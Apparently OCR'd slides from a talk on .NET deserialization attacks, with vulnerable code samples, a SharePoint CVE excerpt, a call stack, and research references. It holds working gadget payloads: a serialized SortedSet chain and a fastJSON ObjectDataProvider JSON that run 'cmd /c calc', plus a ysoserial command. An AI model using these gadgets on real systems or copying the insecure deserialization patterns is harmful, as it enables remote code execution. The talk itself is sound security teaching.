on=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089]]◘☺   ☻   ○♥   ☻   ○♦   ♦♥    Ќ☺System.Collections.Generic
.ComparisonComparer`1[[System.String, mscorlib, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089]]☺
 ♂_comparison♥"System.DelegateSerializationHolder○♣    ◄♦   ☻   ♠♠   •/c calc♠•   ♥cmd♦♣   "System.DelegateSerializatio
nHolder♥   ◘Delegate•method0•method1♥♥♥0System.DelegateSerializationHolder+DelegateEntry/System.Reflection.MemberInfoS
erializationHolder/System.Reflection.MemberInfoSerializationHolder○◘   ○○   ○◙   ♦◘   0System.DelegateSerializationHol
der+DelegateEntry•   ♦type◘assembly♠target↕targetTypeAssembly♫targetTypeName◙methodName♪delegateEntry☺☺☺☺☺☺♥0System.De
legateSerializationHolder+DelegateEntry♠♂   °☻System.Func`3[[System.String, mscorlib, Version=4.0.0.0, Culture=neutral
, PublicKeyToken=b77a5c561934e089],[System.String, mscorlib, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c56
1934e089],[System.Diagnostics.Process, System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089]]♠♀
 Kmscorlib, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089◙♠♪   ISystem, Version=4.0.0.0, Culture=n
eutral, PublicKeyToken=b77a5c561934e089♠♫   →System.Diagnostics.Process♠☼   ♣Start○►   ♦○   /System.Reflection.MemberI
nfoSerializationHolder•   ♦Name♀AssemblyName○ClassName○Signature◙Signature2◙MemberType►GenericArguments☺☺☺☺☺ ♥◘♪System
.Type[]○☼   ○♪   ○♫   ♠¶   >System.Diagnostics.Process Start(System.String, System.String)♠§   >System.Diagnostics.Pro
cess Start(System.String, System.String)◘   ◙☺◙   ○   ♠▬   •Compare○♀   ♠↑   ♪System.String♠↓   +Int32 Compare(System.
String, System.String)♠→   2System.Int32 Compare(System.String, System.String)◘   ◙☺►   ◘   ♠←   qSystem.Comparison`1[
[System.String, mscorlib, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089]]○♀   ◙○♀   ○↑   ○▬   ◙♂
1     2     3     4     5     6     7     8     9     10GoFile 11     12
Far.exe#[64]:4432                         « 161206[64]  1/3  [+] NUM  PRI↕  118x21  (12,999) 15H   3848/4432  95%,USR
```

https://googleprojectzero.blogspot.com/2017/04/

What is gadget?

```
public static T Load<T>(
    this HttpRequestBase request, string name)
{
    var cookie = request.Cookies[name];
    if (cookie == null) return default(T);

    var serializer = new BinaryFormatter();
    var value = Convert.FromBase64String(cookie.Value);
    using (var stream = new MemoryStream(value))
        return (T) serializer.Deserialize(stream);
}
```

What is gadget?



```
// Token: 0x06002FDA RID: 12250 RVA: 0x000D7F19 File Offset: 0x000D6119
public static Process Start(string fileName, string arguments)
{
    return Process.Start(new ProcessStartInfo(fileName, arguments));
}

/// <summary>Starts the process resource that is specified by the parameter containing process start
```

100 %


Call Stack

Name

```
System.dll!System.Diagnostics.Process.Start(string fileName, string arguments) (IL=0x0000, Native=0x00007FF9D9629280+0x2D)
mscorlib.dll!System.Collections.Generic.ComparisonComparer<string>.Compare(string x, string y) (IL≈0x0000, Native=0x00007FF9DADE9410+0x53)
System.dll!System.Collections.Generic.SortedSet<string>.AddIfNotPresent(string item) (IL≈0x004C, Native=0x00007FF9D8FFEEE0+0x1AD)
System.dll!System.Collections.Generic.SortedSet<string>.Add(string item) (IL≈0x0000, Native=0x00007FF9D8FFEE40+0x39)
System.dll!System.Collections.Generic.SortedSet<string>.OnDeserialization(object sender) (IL≈0x007D, Native=0x00007FF9D97AFD60+0x2CB)
System.dll!System.Collections.Generic.SortedSet<string>.System.Runtime.Serialization.IDeserializationCallback.OnDeserialization(object sender) (IL=0x0007, Native=
mscorlib.dll!System.Runtime.Serialization.ObjectManager.RaiseDeserializationEvent() (IL=0x002D, Native=0x00007FF9DA1DD3B0+0xA5)
mscorlib.dll!System.Runtime.Serialization.Formatters.Binary.ObjectReader.Deserialize(System.Runtime.Remoting.Messaging.HeaderHandler handler, System.Runtime
mscorlib.dll!System.Runtime.Serialization.Formatters.Binary.BinaryFormatter.Deserialize(System.IO.Stream serializationStream, System.Runtime.Remoting.Messagin
mscorlib.dll!System.Runtime.Serialization.Formatters.Binary.BinaryFormatter.Deserialize(System.IO.Stream serializationStream, System.Runtime.Remoting.Messagin
```

https://github.com/0xd4d/dnSpy

What is gadget?



```
// Token: 0x06002FDA RID: 12250 RVA: 0x000D7F19 File Offset: 0x000D6119
public static Process Start(string fileName, string arguments)
{
    return Process.Start(new ProcessStartInfo(fileName, arguments));
}
```

https://slideshare.net/ASF-WS/asfws-2014-slides-why-net-needs-macs-and-other-serialization-talesv20

What are "magic" methods?

- Finalize method
- ISerializable interface
- OnDeserialized/ OnDeserializing attributes
- IDeserializationCallback interface
- IObjectReference interface
- Constructors and setters


Is the code secure?

```
public void ImportXml(string data)
{
    var serializer = new XmlSerializer(Type.GetType(type));
    using (var stream = new MemoryStream(Encoding.UTF8.GetBytes(data)))
    {
        var obj = serializer.Deserialize(stream);

        // ...
    }
}
```

Is the code secure?

```
public void ImportXml(string data)
{
    var serializer = new XmlSerializer(Type.GetType(type));
    using (var stream = new MemoryStream(Encoding.UTF8.GetBytes(data)))
    {
        var obj = serializer.Deserialize(stream);

        // ...
    }
}
```

CVE-2019-0604



```
string text = (!type.Equals(typeof(Guid))) ? EntityInstanceIdEncoder.HexDecode(encodedId, num, (int)c3).ToString() : encodedId.Substring(num, (int)c3);
num += (int)c3;
if (type.Equals(typeof(string)))
{
    array[i] = text;
}
else if (type.Equals(typeof(DateTime)))
{
    array[i] = new DateTime(long.Parse(text.Substring(1), NumberFormatInfo.InvariantInfo), (DateTimeKind)(text[0] - 'a'));
}
else if (type.Equals(typeof(Guid)))
{
    array[i] = new Guid(text);
}
else if (type.Equals(typeof(object)))
{
    if (text.Equals("null", StringComparison.OrdinalIgnoreCase))
    {
        array[i] = null;
    }
    else
    {
        int num2 = text.IndexOf(':');
        string typeName = text.Substring(0, num2);
        string s = text.Substring(num2 + 1, text.Length - num2 - 1);
        XmlSerializer xmlSerializer = new XmlSerializer(Type.GetType(typeName, true));
        TextReader textReader = new StringReader(s);
        array[i] = xmlSerializer.Deserialize(textReader);
        textReader.Close();
    }
}
```

https://www.zerodayinitiative.com/blog/2019/3/13/cve-2019-0604-details-of-a-microsoft-sharepoint-rce-vulnerability

Is the code secure?

```
public void ImportJson(string data)
{
    var obj = global::fastJSON.JSON.ToObject(data);

    // ...
}
```


https://www.nuget.org/packages/fastJSON/

Is the code secure?

```
public void ImportJson(string data)
{
    var obj = global::fastJSON.JSON.ToObject(data);

    // ...
}
```

https://www.nuget.org/packages/fastJSON/

Alvaro Muñoz, Oleksandr Mirosh
"Friday the 13th JSON Attacks"



black hat USA 2017 Expected Type's Object Graph Inspection

- Inspection of expected type's object graph
  - Check assignability from provided type
  - In some cases it also create a whitelist of allowed types
- Vulnerable if
  - Expected type is user-controllable
  - Attacker can find injection member in object graph and no whitelist is applied

Alvaro Muñoz, Oleksandr Mirosh
“Friday the 13th JSON Attacks”

```
{
  "$types":{
    "System.Windows.Data.ObjectDataProvider, PresentationFramework, Version = 4.0.0.0, Cul
    "System.Diagnostics.Process, System, Version = 4.0.0.0, Culture = neutral, PublicKeyTo
    "System.Diagnostics.ProcessStartInfo, System, Version = 4.0.0.0, Culture = neutral, Pu
  },
  "$type":"1",
  "ObjectInstance":{
    "$type":"2",
    "StartInfo":{
      "$type":"3",
      "FileName":"cmd",
      "Arguments":"/c calc"
    }
  },
  "MethodName":"Start"
}
```

Alvaro Muñoz, Oleksandr Mirosh “Friday the 13th JSON Attacks”

```
new System.Windows.Data.ObjectDataProvider
{
    MethodName = "Start",
    ObjectInstance = new Process
    {
        StartInfo = new ProcessStartInfo("cmd", "/c calc")
    }
};
```

Alvaro Muñoz, Oleksandr Mirosh
“Friday the 13th JSON Attacks”

Name		Language	Type Name	Type Control	Vector
FastJSON	🟥	.NET	Default	Cast	Setter
Json.Net	🟨	.NET	Configuration	Expected Object Graph Inspection	Setter Deser. callbacks
FSPickler	🟧	.NET	Default	Expected Object Graph Inspection	Setter Deser. callbacks
Sweet.Jayson	🟥	.NET	Default	Cast	Setter
JavascriptSerializer	🟨	.NET	Configuration	Cast	Setter
DataContractJsonSerializer	🟨	.NET	Default	Expected Object Graph Inspection + whitelist	Setter Deser. callbacks
Jackson	🟨	Java	Configuration	Expected Object Graph Inspection	Setter
Genson	🟨	Java	Configuration	Expected Object Graph Inspection	Setter
JSON-IO	🟥	Java	Default	Cast	toString
FlexSON	🟥	Java	Default	Cast	Setter
GSON	🟩	Java	Configuration	Expected Object Graph Inspection	-

https://www.blackhat.com/docs/us-17/thursday/us-17-Munoz-Friday-The-13th-Json-Attacks.pdf

Research

2006

MARC SCHOENEFELD "PENTESTING JAVA/J2EE, FINDING REMOTE HOLES"

2012

JAMES FORSHAW "ARE YOU MY TYPE? BREAKING .NET THROUGH SERIALIZATION"

2016

MATTHIAS KAISER "PWNING YOUR JAVA MESSAGING WITH DESERIALIZATION VULNERABILITIES"


2017

ALVARO MUÑOZ, OLEKSANDR MIROSH "FRIDAY THE 13TH JSON ATTACKS"

2018

SOROUSH DALILI "BEWARE OF DESERIALISATION IN .NET METHODS AND CLASSES"

Soroush Dalili "Beware of Deserialisation in .NET Methods and Classes + Code Execution via Paste!"



```
C:\ysoserial.net-master\ysoserial\bin\Debug>ysoserial.exe -p Clipboard -c calc -F System.String
```


https://www.nccgroup.trust/uk/about-us/newsroom-and-events/blogs/2018/december/beware-of-deserialisation-in-.net-methods-and-classes-code-execution-via-paste/

PRESENT

